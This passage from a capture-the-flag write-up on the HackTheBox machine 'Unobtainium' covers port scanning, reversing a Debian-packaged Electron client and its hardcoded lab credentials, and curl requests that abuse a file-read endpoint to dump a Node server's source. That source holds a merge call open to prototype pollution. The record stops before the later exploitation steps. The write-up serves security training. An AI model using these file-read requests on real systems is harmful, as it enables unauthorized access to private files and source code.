
HTB: Unobtainium

hackthebox ctf htb-unobtainium nmap kubernetes deb package electron nodejs lfi prototype-pollution command-injection injection asar sans-holiday-hack htb-onetwoseven source-code kubectl oswe-like

Sep 4, 2021

Unobtainium was the first box on HackTheBox to play with Kubernetes, a technology for deploying and managing containers. It also has a Electron application to reverse, which allows for multiple exploits against the server, first local file include, then prototype pollution, and finally command injection. With a shell, I'll find a way to gain admin access over Kubernetes and get root with a malicious container.

Box Info

Name	**Unobtainium**  Play on HackTheBox
Release Date	10 Apr 2021
Retire Date	04 Sep 2021
OS	Linux
Base Points	**Hard [40]**
Rated Difficulty	
Radar Graph	
1st Blood	00:30:48 
1st Blood	02:5 1:28 
Creator	

Recon

nmap

`nmap` found eight open TCP ports, SSH (22) and HTTP (80), as well as six other HTTP/HTTPS looking servers:

```
oxdf@parrot$ nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.235
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 10:14 EDT
Nmap scan report for unobtainium.htb (10.10.10.235)
Host is up (0.097s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2379/tcp  open  etcd-client
2380/tcp  open  etcd-server
8443/tcp  open  https-alt
10250/tcp open  unknown
10256/tcp open  unknown
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
oxdf@parrot$ nmap -p 22,80,2379,2380,8443,10250,10256,31337 -sCV 10000 -oA
scans/nmap-tcpscripts 10.10.10.235
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 10:24 EDT
Nmap scan report for unobtainium.htb (10.10.10.235)
Host is up (0.093s latency).

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 e4:bf:68:42:e5:74:4b:06:58:78:bd:ed:1e:6a:df:66 (RSA)
|   256 bd:88:a1:d9:19:a0:12:35:ca:d3:fa:63:76:48:dc:65 (ECDSA)
|_  256 cf:c4:19:25:19:fa:6e:2e:b7:a4:aa:7d:c3:f1:3d:9b (ED25519)
80/tcp    open  http             Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Unobtainium
2379/tcp  open  ssl/etcd-client?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP
Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
2380/tcp  open  ssl/etcd-server?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP
Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Thu, 08 Apr 2021 14:24:42 GMT
|     Content-Length: 212
```

```
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path
"/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":{},"code":403}
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Thu, 08 Apr 2021 14:24:41 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path
"/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Thu, 08 Apr 2021 14:24:41 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot options
path "/"","reason":"Forbidden","details":{},"code":403}
|_http-title: Site doesn't have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal,
DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc,
DNS:kubernetes.default, DNS:kubernetes, DNS:localhost, IP Address:10.10.10.235, IP
Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
| Not valid before: 2021-04-06T19:57:58
|_Not valid after:  2022-04-07T19:57:58
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB
API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=unobtainium@1610865428
| Subject Alternative Name: DNS:unobtainium
| Not valid before: 2021-01-17T05:37:08
|_Not valid after:  2022-01-17T05:37:08
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
10256/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB
API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
31337/tcp open  http             Node.js Express framework
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port8443-TCP:V=7.91%T=SSL%I=7%D=4/8%Time=606F1228%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,1FF,"HTTP/1\.0\x20403\x20Forbidden\r\nCache-Control:\x20n
```

```
SF:o-cache,\x20private\r\nContent-Type:\x20application/json\r\nX-Content-T
SF:ype-Options:\x20nosniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x203082aa7f-
SF:e4b1-444a-a726-829587cd9e39\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20c4
SF:131e14-5fda-4a46-8349-09ccbed9efdd\r\nDate:\x20Thu,\x2008\x20Apr\x20202
SF:1\x2014:24:41\x20GMT\r\nContent-Length:\x20185\r\n\r\n{\"kind\":\"Statu
SF:s\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Failure\",\"mess
SF:age\":\"forbidden:\x20User\x20\\\"system:anonymous\\\"\x20cannot\x20get
SF:\x20path\x20\\\"/\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\
SF:":403}\n")%r(HTTPOptions,203,"HTTP/1\.0\x20403\x20Forbidden\r\nCache-Co
SF:ntrol:\x20no-cache,\x20private\r\nContent-Type:\x20application/json\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x
SF:203082aa7f-e4b1-444a-a726-829587cd9e39\r\nX-Kubernetes-Pf-Prioritylevel
SF:-Uid:\x20c4131e14-5fda-4a46-8349-09ccbed9efdd\r\nDate:\x20Thu,\x2008\x2
SF:0Apr\x202021\x2014:24:41\x20GMT\r\nContent-Length:\x20189\r\n\r\n{\"kin
SF:d\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":{},\"status\":\"Failu
SF:re\",\"message\":\"forbidden:\x20User\x20\\\"system:anonymous\\\"\x20ca
SF:nnot\x20options\x20path\x20\\\"/\\\"\",\"reason\":\"Forbidden\",\"detai
SF:ls\":{},\"code\":403}\n")%r(FourOhFourRequest,21A,"HTTP/1\.0\x20403\x20
SF:Forbidden\r\nCache-Control:\x20no-cache,\x20private\r\nContent-Type:\x2
SF:0application/json\r\nX-Content-Type-Options:\x20nosniff\r\nX-Kubernetes
SF:-Pf-Flowschema-Uid:\x203082aa7f-e4b1-444a-a726-829587cd9e39\r\nX-Kubern
SF:etes-Pf-Prioritylevel-Uid:\x20c4131e14-5fda-4a46-8349-09ccbed9efdd\r\nD
SF:ate:\x20Thu,\x2008\x20Apr\x202021\x2014:24:42\x20GMT\r\nContent-Length:
SF:\x20212\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\",\"metadata\":
SF:{},\"status\":\"Failure\",\"message\":\"forbidden:\x20User\x20\\\"syste
SF:m:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/nice\x20ports,/Trinity
SF:\.txt\.bak\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\
SF:n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 107.13 seconds
```

Based on the OpenSSH and Apache versions, the host is likely running Ubuntu Focal 20.04.

There are a handful of TLS certs in there showing DNS names of `unobtainium`. I'll add both `unobtainium` and `unobtainium.htb` to my local `/etc/hosts` file.

The certs for port 8443 are kubernetes related.


A bunch of these ports didn't give much. `https://10.10.10.235:10250/` and `http://10.10.10.235:10256/` both returns a 404. `http://10.10.10.235:31337/` returns an empty JSON payload (`[]`).

These are all worth coming back to and fuzzing a bit, but I'll check out the others first.

HTTPS - TCP 8443

There's an HTTPs API on 8443. Visiting it returns JSON that indicates I need auth:

Googling that `message` returns a bunch of posts about Kubernetes API server:




This is a Kubernetes API server.

HTTP - TCP 80

Site

The site is a chat application, and loads the same over IP or DNS name:



The three buttons are linked to download `unobtainium_debian.zip`, `unobtainium_redhat.zip`, and `unobtainium_snap.zip`. I'll grab each of those.

Directory Brute Force

I'll run ferobuster against the site, but it doesn't find anything interesting:

```
oxdf@parrot$ feroxbuster -u http://10.10.10.235

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.2.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.10.235
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.2.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        9l       28w      313c http://10.10.10.235/images
403        9l       28w      277c http://10.10.10.235/server-status
301        9l       28w      313c http://10.10.10.235/assets
301        9l       28w      316c http://10.10.10.235/assets/js
301        9l       28w      317c http://10.10.10.235/assets/css
301        9l       28w      324c http://10.10.10.235/assets/css/images
[####################] - 2m    179994/179994  0s      found:6       errors:34630
[####################] - 1m     29999/29999   334/s   http://10.10.10.235
[####################] - 1m     29999/29999   324/s   http://10.10.10.235/images
[####################] - 1m     29999/29999   293/s   http://10.10.10.235/assets
[####################] - 1m     29999/29999   295/s   http://10.10.10.235/assets/js
[####################] - 1m     29999/29999   310/s   http://10.10.10.235/assets/css
[####################] - 1m     29999/29999   315/s
http://10.10.10.235/assets/css/images
```

Package RE

Unpacking Deb

I'll assume from the start that the three packages install the same underlying code (which might not be true, and if I get stuck down the road, I'll want to come back and check that assumption). I'm most comfortable with Debian-based stuff, so I'll start with the `deb` download.

Unzipping it gives a `.deb` package and a `.deb.md5sum` file. The second file looks like the output of the `md5sum` command:

```
oxdf@parrot$ cat unobtainium_1.0.0_amd64.deb.md5sum
c9fe8a2bbc66290405803c3d4a37cf28  unobtainium_1.0.0_amd64.deb
```

`md5sum` has a `--check` option where you give it a file like this, and it verifies the files match. This one seems good:

```
oxdf@parrot$ md5sum --check unobtainium_1.0.0_amd64.deb.md5sum
unobtainium_1.0.0_amd64.deb: OK
```

I could just install this application with `dpkg -i [.deb file]`, but give it's an unknown package, I prefer to reverse it a bit. `ar` will pull files from a Debian package:

```
oxdf@parrot$ ar x unobtainium_1.0.0_amd64.deb
```

This generates three new files, `debian-binary`, `control.tar.gz`, and `data.tar.xz`.

`debian-binary` just contains the string "2.0".

`control.tar.gz` has four files that manage how the package is installed: `postinst`, `postrm`, `control`, and `md5sums`. `md5sums` has 80 lines of things to check after the install happened to make sure everything worked correctly.

`control` is the metadata about the package:

```
Package: unobtainium
Version: 1.0.0
License: ISC
Vendor: felamos <felamos@unobtainium.htb>
Architecture: amd64
Maintainer: felamos <felamos@unobtainium.htb>
Installed-Size: 185617
Depends: libgtk-3-0, libnotify4, libnss3, libxss1, libxtst6, xdg-utils, libatspi2.0-
0, libuuid1, libappindicator3-1, libsecret-1-0
Section: default
Priority: extra
Homepage: http://unobtainium.htb
Description:
  client
```

`postinst` and `postrm` are scripts that are run after install and uninstall respectively. In OneTwoSeven I created a malicious Deb package, and `postinst` was where I added the code I wanted to execute.

`postinst` has a hint about Electron 5+:

```
#!/bin/bash

# Link to the binary
ln -sf '/opt/unobtainium/unobtainium' '/usr/bin/unobtainium'

# SUID chrome-sandbox for Electron 5+
chmod 4755 '/opt/unobtainium/chrome-sandbox' || true

update-mime-database /usr/share/mime || true
update-desktop-database /usr/share/applications || true
```

It also creates a link to `/opt/unobtainium/unobtainium` in `/usr/bin`. This is the main binary for the application.

`postrm` is just removing the link in `/usr/bin` (this is pretty poor cleanup):

```
#!/bin/bash

# Delete the link to the binary
rm -f '/usr/bin/unobtainium'
```

`data.tar.xz` contains two directories, `opt` and `usr`. These are the files that will be dropped onto the installing system during install, and there's too many to list here.

`unobtainium_debian.zip` unpacks to look like this:

```
unobtainium_debian.zip
├── unobtainium_1.0.0_amd64.deb.md5sum
└── unobtainium_1.0.0_amd64.deb
    ├── debian-binary
    ├── control.tar.gz
    │   ├── postinst
    │   ├── postrm
    │   ├── control
    │   └── md5sums
    └── data.tar.xz
        ├── opt/
        └── usr/
```

Pull Source

The `postinst` file suggested this was an Electron application, which is a framework for building cross-platform desktop applications using JavaScript, HTML, and CSS. Tons of populate applications are built on Electron, like VSCode, Slack, Discord, Atom, Typora, and Mailspring.

I looked at an Electron app in a `.exe` file in the 2020 Holiday Hack Challenge. Just like in that case, to see the app source, I need to find the `app.asar` file:

```
oxdf@parrot$ find . -name *.asar
./opt/unobtainium/resources/app.asar
```

I'll need the Node Package Manager (`apt install npm`) to install the ASAR tool (`npm install -g --engine-strict asar`). I'll use it to pull the source from `app.asar` into a directory I named `app.js`:

```
oxdf@parrot$ asar extract opt/unobtainium/resources/app.asar app.js/
oxdf@parrot$ find app.js/ -type f
app.js/src/todo.html
app.js/src/index.html
app.js/src/js/feather.min.js
app.js/src/js/dashboard.js
app.js/src/js/get.js
app.js/src/js/Chart.min.js
app.js/src/js/todo.js
app.js/src/js/app.js
app.js/src/js/bootstrap.bundle.min.js
app.js/src/js/check.js
app.js/src/js/jquery.min.js
app.js/src/css/bootstrap.min.css
app.js/src/css/dashboard.css
app.js/src/get.html
app.js/src/post.html
app.js/package.json
app.js/index.js
```

JavaScript RE


Looking at the `package.json` file, it gives metadata about how the application starts by loading `index.js`:

```
{
  "name": "unobtainium",
  "version": "1.0.0",
  "description": "client",
  "main": "index.js",
  "homepage": "http://unobtainium.htb",
  "author": "felamos <felamos@unobtainium.htb>",
  "license": "ISC"
}
```

`index.js` loads `src.index.html` into the window and handles exit:

```
const {app, BrowserWindow} = require('electron')
const path = require('path')

function createWindow () {
  const mainWindow = new BrowserWindow({

    webPreferences: {
      devTools: false
    }
  })

  mainWindow.loadFile('src/index.html')

}

app.whenReady().then(() => {
  createWindow()

  app.on('activate', function () {
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

Because these apps are just HTML, I can open `index.html` in Firefox (`firefox index.html`). On the main page, it complains about not being able to reach unobtainium.html:




That's odd, since I have that in my `hosts` file. It seems like some of the functionality is broken. I'm guessing that's related to looking in the browser and not through the app. Looking at the various JavaScript files in `src/js`, `check.js` seems to handle this check:

```
$.ajax({url: "http://unobtainium.htb:31337",
        type: "HEAD",
        timeout:1000,
        statusCode: {
            200: function (response) {

            },
            400: function (response) {
                alert('Unable to reach unobtainium.htb');
            },
            0: function (response) {
                alert('Unable to reach unobtainium.htb');
            }
        }
});
```

A minor diversion to look at what's happening. If I refresh the page with the Firefox dev tools open, I can see this single request:

Clicking on it shows it's actually a 200 response:



But the error is "CORS Missing Allow Origin". In the app, the requesting site would likely be unobtainium.htb. But in this context, it's the file on my computer, so Firefox rejects it. So what status code does the JavaScript see? I'll update `check.js` with a line to log the status code regardless of success:

```
$.ajax({url: "http://unobtainium.htb:31337",
        type: "HEAD",
        timeout:1000,
        statusCode: {
            200: function (response) {

            },
            400: function (response) {
                alert('Unable to reach unobtainium.htb');
            },
            0: function (response) {
                alert('Unable to reach unobtainium.htb');
            }
        },
        complete: function(response) {
            console.log("Status code: " + response.status);
        },
});
```

Now on refreshing, it prints in the console:

```
Status code: 0                                  check.js:16:21
```

Status code 0 means the request was canceled.

Back in the code, `get.js` is a GET to the root on 31337:

```
$.ajax({
    url: 'http://unobtainium.htb:31337',
    type: 'get',

    success: function(data) {
        $("#output").html(JSON.stringify(data));
    }
});
```

From enumeration above, that was just returning `[]`. That script is called from `get.html`, which is the left side menu item "Message Log":

```
oxdf@parrot$ grep get.js *.html
get.html:    <script src="js/get.js"></script>
```

`app.js` does a put request to the root:

```
$(document).ready(function(){
    $("#but_submit").click(function(){
        var message = $("#message").val().trim();
        $.ajax({
        url: 'http://unobtainium.htb:31337/',
        type: 'put',
        dataType:'json',
        contentType:'application/json',
        processData: false,
        data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"},
"message": {"text": message}}),
        success: function(data) {
            //$("#output").html(JSON.stringify(data));
            $("#output").html("Message has been sent!");
        }
    });
});
});
```

This file is loaded on `post.html`, which is the "Post Messages" menu option.

`todo.js` has a POST request to `/todo`:

```
$.ajax({
    url: 'http://unobtainium.htb:31337/todo',
    type: 'post',
    dataType:'json',
    contentType:'application/json',
    processData: false,
    data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "todo.txt"}),
    success: function(data) {
        $("#output").html(JSON.stringify(data));
    }
});
```

Both of the last two include a username "felamos" and a password "Winter2021". The `/todo` path also seems to be getting the contents of a file. I can recreate this last POST with `curl`:

```
oxdf@parrot$ curl -s http://unobtainium.htb:31337/todo -H "Content-Type:
application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "todo.txt"}' | jq
{
  "ok": true,
  "content": "1. Create administrator zone.\n2. Update node JS API Server.\n3. Add
Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo
feature.\n6. Implement Google Cloud Storage function:
https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"
}
```

Shell as root in default

LFI in todo

The last POST above sends `auth` and `filename` parameters. I want to test if there are limits on the file. I'll go for `/etc/lab-release`:

```
oxdf@parrot$ curl http://unobtainium.htb:31337/todo -H "Content-Type:
application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "/etc/lsb-release"}'
```

It just hangs and doesn't return anything. This LFI is limited to the local folder.

I'll try to find the server-side JS for this app. `nmap` showed it was running NodeJS / Express framework. It took a few guesses (`server.js`, `main.js`, etc), but eventually I got it with `index.js`:

```
oxdf@parrot$ curl http://unobtainium.htb:31337/todo -H "Content-Type:
application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "index.js"}'
{"ok":true,"content":"var root = require(\"google-cloudstorage-commands\");\nconst
express = require('express');\nconst { exec } = require(\"child_process\");
\nconst bodyParser = require('body-parser');     \nconst _ = require('lodash');
\nconst app = express();\nvar fs = require('fs');\n
\nconst users = [
\n  {name: 'felamos', password: 'Winter2021'},\n  {name: 'admin', password:
Math.random().toString(32), canDelete: true, canUpload: true},      \n];\n\nlet
messages = [];                              \nlet lastId = 1;
\n
\nfunction findUser(auth) {
\n  return users.find((u) =>
\n    u.name === auth.name &&
\n    u.password === auth.password);
\n}                                    \n
\napp.use(bodyParser.json());
\n                                              \napp.get('/', (req, res) => {
\n  res.send(messages);
\n});
\n
\napp.put('/', (req, res) => {   \n  const user = findUser(req.body.auth || {});
\n                                              \n  if (!user) {
\n    res.status(403).send({ok: false, error: 'Access denied'});
\n    return;\n  }\n\n  const message = {\n    icon: '__',\n  };\n\n
_.merge(message, req.body.message, {\n    id: lastId++,\n    timestamp: Date.now(),\n
userName: user.name,\n  });\n\n  messages.push(message);\n  res.send({ok:
true});\n});\n\napp.delete('/', (req, res) => {\n  const user =
findUser(req.body.auth || {});\n\n  if (!user || !user.canDelete) {\n
res.status(403).send({ok: false, error: 'Access denied'});\n    return;\n  }\n\n
messages = messages.filter((m) => m.id !== req.body.messageId);\n  res.send({ok:
true});\n});\napp.post('/upload', (req, res) => {\n  const user =
findUser(req.body.auth || {});\n  if (!user || !user.canUpload) {\n
res.status(403).send({ok: false, error: 'Access denied'});\n    return;\n  }\n\n\n
filename = req.body.filename;\n  root.upload(\"./\",filename, true);\n  res.send({ok:
true, Uploaded_File: filename});\n});\n\napp.post('/todo', (req, res) => {\n\tconst
user = findUser(req.body.auth || {});\n\tif (!user) {\n\t\tres.status(403).send({ok:
false, error: 'Access denied'});\n\t\treturn;\n\t}\n\n\tfilename =
req.body.filename;\n        testFolder = \"/usr/src/app\";\n
fs.readdirSync(testFolder).forEach(file => {\n                if
(file.indexOf(filename) > -1) {\n                        var buffer =
fs.readFileSync(filename).toString();\n                          res.send({ok: true,
content: buffer});\n                }\n
});\n});\n\napp.listen(3000);\nconsole.log('Listening on port 3000...');\n"}
```

The formatting is a mess, but I'll use `jq` to pull the string in `content` and print it raw (`-r`):

```
oxdf@parrot$ curl -s http://unobtainium.htb:31337/todo -H "Content-Type:
application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "index.js"}' | jq -r '.content'
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser')
...[snip]...
oxdf@parrot$ curl -s http://unobtainium.htb:31337/todo -H "Content-Type:
application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"},
"filename" : "index.js"}' | jq -r '.content' > index.js
```

On the second line above, I'll save the source to a file for analayis.

Source Analysis

The source starts out with the `require` statements, which are like `import` in Python:

```
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');
```

Most of these are standard, but `google-cloudstorage-commands` is interesting. I'll check that out soon.

It defines users, and has a function to retrieve these users based on a given `auth` structure.

```
const users = [
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload:
true},
];
...[snip]...
function findUser(auth) {
  return users.find((u) =>
    u.name === auth.name &&
    u.password === auth.password);
}
```

There are two hardcoded users, felamos and admin. I get the password for felamos there, but the admin password is random. The admin also has the `canDelete` and `canUpload` properties, which felamos does not have.

The rest is defining the routes to implement different functions. Some do a user check to see the username/password given (in `req.body.auth`) match one of the hardcoded users before allowing functionality:

```
app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

...[snip]...
});
```

The routes are:

- GET `/` - Returns `messages`, which is initialized to `[]`
